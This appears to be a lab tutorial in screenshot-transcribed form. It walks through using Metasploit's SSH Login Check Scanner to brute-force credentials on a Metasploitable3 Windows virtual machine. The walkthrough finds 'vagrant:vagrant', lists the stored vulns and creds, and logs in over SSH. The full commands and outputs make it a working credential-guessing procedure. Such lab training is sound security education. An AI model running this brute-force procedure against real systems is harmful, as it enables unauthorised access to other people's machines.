
```
msf6 > search type:aux ssh

Matching Modules
================

   #   Name                                              Disclosure Date
  Rank    Check  Description
   -   ----                                              ---------------
  ----    -----  -----------
   0   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09
  normal  No     Apache Karaf Default Credentials Command Execution
   1   auxiliary/scanner/ssh/karaf_login
  normal  No     Apache Karaf Login Utility
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27
  normal  No     Cerberus FTP Server SFTP Username Enumeration
   3   auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02
  normal  No     Cisco 7937G Denial-of-Service Attack
   4   auxiliary/admin/http/cisco_7937g_ssh_privesc          2020-06-02
  normal  No     Cisco 7937G SSH Privilege Escalation
   5   auxiliary/scanner/http/cisco_firepower_login
  normal  No     Cisco Firepower Management Console 6.0 Login
   6   auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18
  normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   7   auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09
  normal  No     Fortinet SSH Backdoor Scanner
   8   auxiliary/scanner/http/gitlab_user_enum               2014-11-21
  normal  No     GitLab User Enumeration
   9   auxiliary/scanner/ssh/juniper_backdoor                2015-12-20
  normal  No     Juniper SSH Backdoor Scanner
   10  auxiliary/scanner/ssh/detect_kippo
  normal  No     Kippo SSH Honeypot Detector
   11  auxiliary/gather/qnap_lfi                             2019-11-25
  normal  Yes    QNAP QTS and Photo Station Local File Inclusion
   12  auxiliary/fuzzers/ssh/ssh_version_15
  normal  No     SSH 1.5 Version Fuzzer
   13  auxiliary/fuzzers/ssh/ssh_version_2
  normal  No     SSH 2.0 Version Fuzzer
   14  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt
  normal  No     SSH Key Exchange Init Corruption
   15  auxiliary/scanner/ssh/ssh_login
  normal  No     SSH Login Check Scanner
   16  auxiliary/scanner/ssh/ssh_identify_pubkeys
  normal  No     SSH Public Key Acceptance Scanner
   17  auxiliary/scanner/ssh/ssh_login_pubkey
  normal  No     SSH Public Key Login Scanner
   18  auxiliary/scanner/ssh/ssh_enumusers
  normal  No     SSH Username Enumeration
   19  auxiliary/fuzzers/ssh/ssh_version_corrupt
  normal  No     SSH Version Corruption
   20  auxiliary/scanner/ssh/ssh_version
  normal  No     SSH Version Scanner
   21  auxiliary/dos/windows/ssh/sysax_sshd_kexchange        2013-03-17
  normal  No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
   22  auxiliary/scanner/ssh/ssh_enum_git_keys
  normal  No     Test SSH Github Access
   23  auxiliary/scanner/ssh/libssh_auth_bypass              2018-10-16
  normal  No     libssh Authentication Bypass Scanner


Interact with a module by name or index. For example info 23, use 23 or use
auxiliary/scanner/ssh/libssh_auth_bypass

msf6 > 
```

Select the SSH Login Check Scanner. Type use 15 or the auxiliary/scanner/ssh/ssh_login




```
msf6 > use 15
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Type info for further information on the auxiliary you are using *Any that have a yes under the required column need to have a parameter set*




```
msf6 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all
                                                users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, fro
                                               m 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password coup
                                               le stored in the current da
                                               tabase
  DB_ALL_PASS       false            no        Add all passwords in the cu
                                               rrent database to the list
  DB_ALL_USERS      false            no        Add all users in the curren
                                               t database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials s
                                               tored in the current databa
                                               se (Accepted: none, user, u
                                               ser&realm)
  PASSWORD                           no        A specific password to auth
                                               enticate with
  PASS_FILE                          no        File containing passwords,
                                               one per line
  RHOSTS                             yes       The target host(s), see htt
                                               ps://github.com/rapid7/meta
                                               sploit-framework/wiki/Using
                                               -Metasploit
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a creden
                                               tial works for a host
  THREADS           1                yes       The number of concurrent th
                                               reads (max one per host)
  USERNAME                           no        A specific username to auth
                                               enticate as
  USERPASS_FILE                      no        File containing users and p
                                               asswords separated by space
                                               , one pair per line
  USER_AS_PASS      false            no        Try the username as the pas
                                               sword for all users
  USER_FILE                          no        File containing usernames,
                                               one per line
  VERBOSE           false            yes       Whether to print output for
                                                all attempts

Description:
  This module will test ssh logins on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502
```

Type Options to see the options that are set




```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for al
                                                l users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, fr
                                                om 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password cou
                                                ple stored in the current
                                                database
   DB_ALL_PASS       false            no        Add all passwords in the c
                                                urrent database to the lis
                                                t
   DB_ALL_USERS      false            no        Add all users in the curre
                                                nt database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials
                                                stored in the current data
                                                base (Accepted: none, user
                                                , user&realm)
   PASSWORD                           no        A specific password to aut
```




```
   PASSWORD                           no        A specific password to aut
                                                henticate with
   PASS_FILE                          no        File containing passwords,
                                                 one per line
   RHOSTS                             yes       The target host(s), see ht
                                                tps://github.com/rapid7/me
                                                tasploit-framework/wiki/Us
                                                ing-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a crede
                                                ntial works for a host
   THREADS           1                yes       The number of concurrent t
                                                hreads (max one per host)
   USERNAME                           no        A specific username to aut
                                                henticate as
   USERPASS_FILE                      no        File containing users and
                                                passwords separated by spa
                                                ce, one pair per line
   USER_AS_PASS      false            no        Try the username as the pa
                                                ssword for all users
   USER_FILE                          no        File containing usernames,
                                                 one per line
   VERBOSE           false            yes       Whether to print output fo
                                                r all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Set the RHOST by typing set rhost [IP of Victim Machine]




```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 10.0.2.4
rhost ⇒ 10.0.2.4
```

Set the user_as_pass to true you type set user_as_pass true *setting this to true will tell the scanner to try the username as the password for all of the users. Doing this makes wordlist for the pass file and can use one single wordlist*




```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_as_pass true
user_as_pass ⇒ true
```

Set the wordlist you will use for the username and password. You type set user_file /usr/share/wordlists/metasploit/unix_users.txt




```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /usr/share/wordlists/m
etasploit/unix_users.txt
user_file ⇒ /usr/share/wordlists/metasploit/unix_users.txt
```

Then run the Auxiliary by typing run or exploit *it found that username vagrant password vagrant worked to established an SSH connection. These can be used to get SSH.*




```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.4:22 - Starting bruteforce
[+] 10.0.2.4:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008
R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 1 opened (10.0.2.15:35647 → 10.0.2.4:22 ) at 2022-03-14 11:
49:32 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Now when you check your workspace you will see 1 vulns and 1 creds




```
msf6 auxiliary(scanner/ssh/ssh_login) > workspace -v

Workspaces
==========

current  name     hosts  services  vulns  creds  loots  notes
-------  ----     -----  --------  -----  -----  -----  -----
         default  0      0         0      0      0      0
*        MSA3     1      21        1      1      0      2

msf6 auxiliary(scanner/ssh/ssh_login) > 
```

You can look at the vulnerability by typing vulns




```
msf6 auxiliary(scanner/ssh/ssh_login) > vulns

Vulnerabilities
===============

Timestamp                Host      Name                    References
---------                ----      ----                    ----------
2022-03-14 15:49:31 U  10.0.2.4  SSH Login Check Scanner  CVE-1999-0502
TC
```

You can look at the set of credentials by typing creds




```
msf6 auxiliary(scanner/ssh/ssh_login) > creds
Credentials
===========

host      origin    service       public   private  realm  private_type  JtR
 Format
----      ------    -------       ------   -------  -----  ------------  ---
------
10.0.2.4  10.0.2.4  22/tcp (ssh)  vagrant  vagrant         Password
```

Now you can login to the victim machine using ssh by typing ssh [username]@[IP of Victim machine] *You will be prompted to type yes to continue and type in the password,




```
┌──(root㉿kali)-[/usr/share/wordlists/metasploit]
└─# ssh vagrant@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:jAxzlndFWvEtN7wAXc8gyENukGWVFZ+7D93X6ZuCxlQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known hosts.
vagrant@10.0.2.4's password:
Last login: Thu Jun 18 10:37:19 2020 from 192.168.39.112
-sh-4.3$
```

Since this is windows you can type hostname to get the name of the host you are ssh into.




```
-sh-4.3$ hostname
metasploitable3-win2k8
-sh-4.3$
```

To exit the ssh shell you can type exit



```
-sh-4.3$ exit
logout
Connection to 10.0.2.4 closed.
```

*You can type ip a command in msfconsole to see the IP of the machine you are working on. You can use this instead of having to open another tab for a new terminal and typ



```
msf6 auxiliary(scanner/ssh/ssh_login) > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group de
fault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state U
P group default qlen 1000
    link/ether 08:00:27:95:bd:54 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 577sec preferred_lft 577sec
    inet6 fe80::a00:27ff:fe95:bd54/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
msf6 auxiliary(scanner/ssh/ssh_login) >
```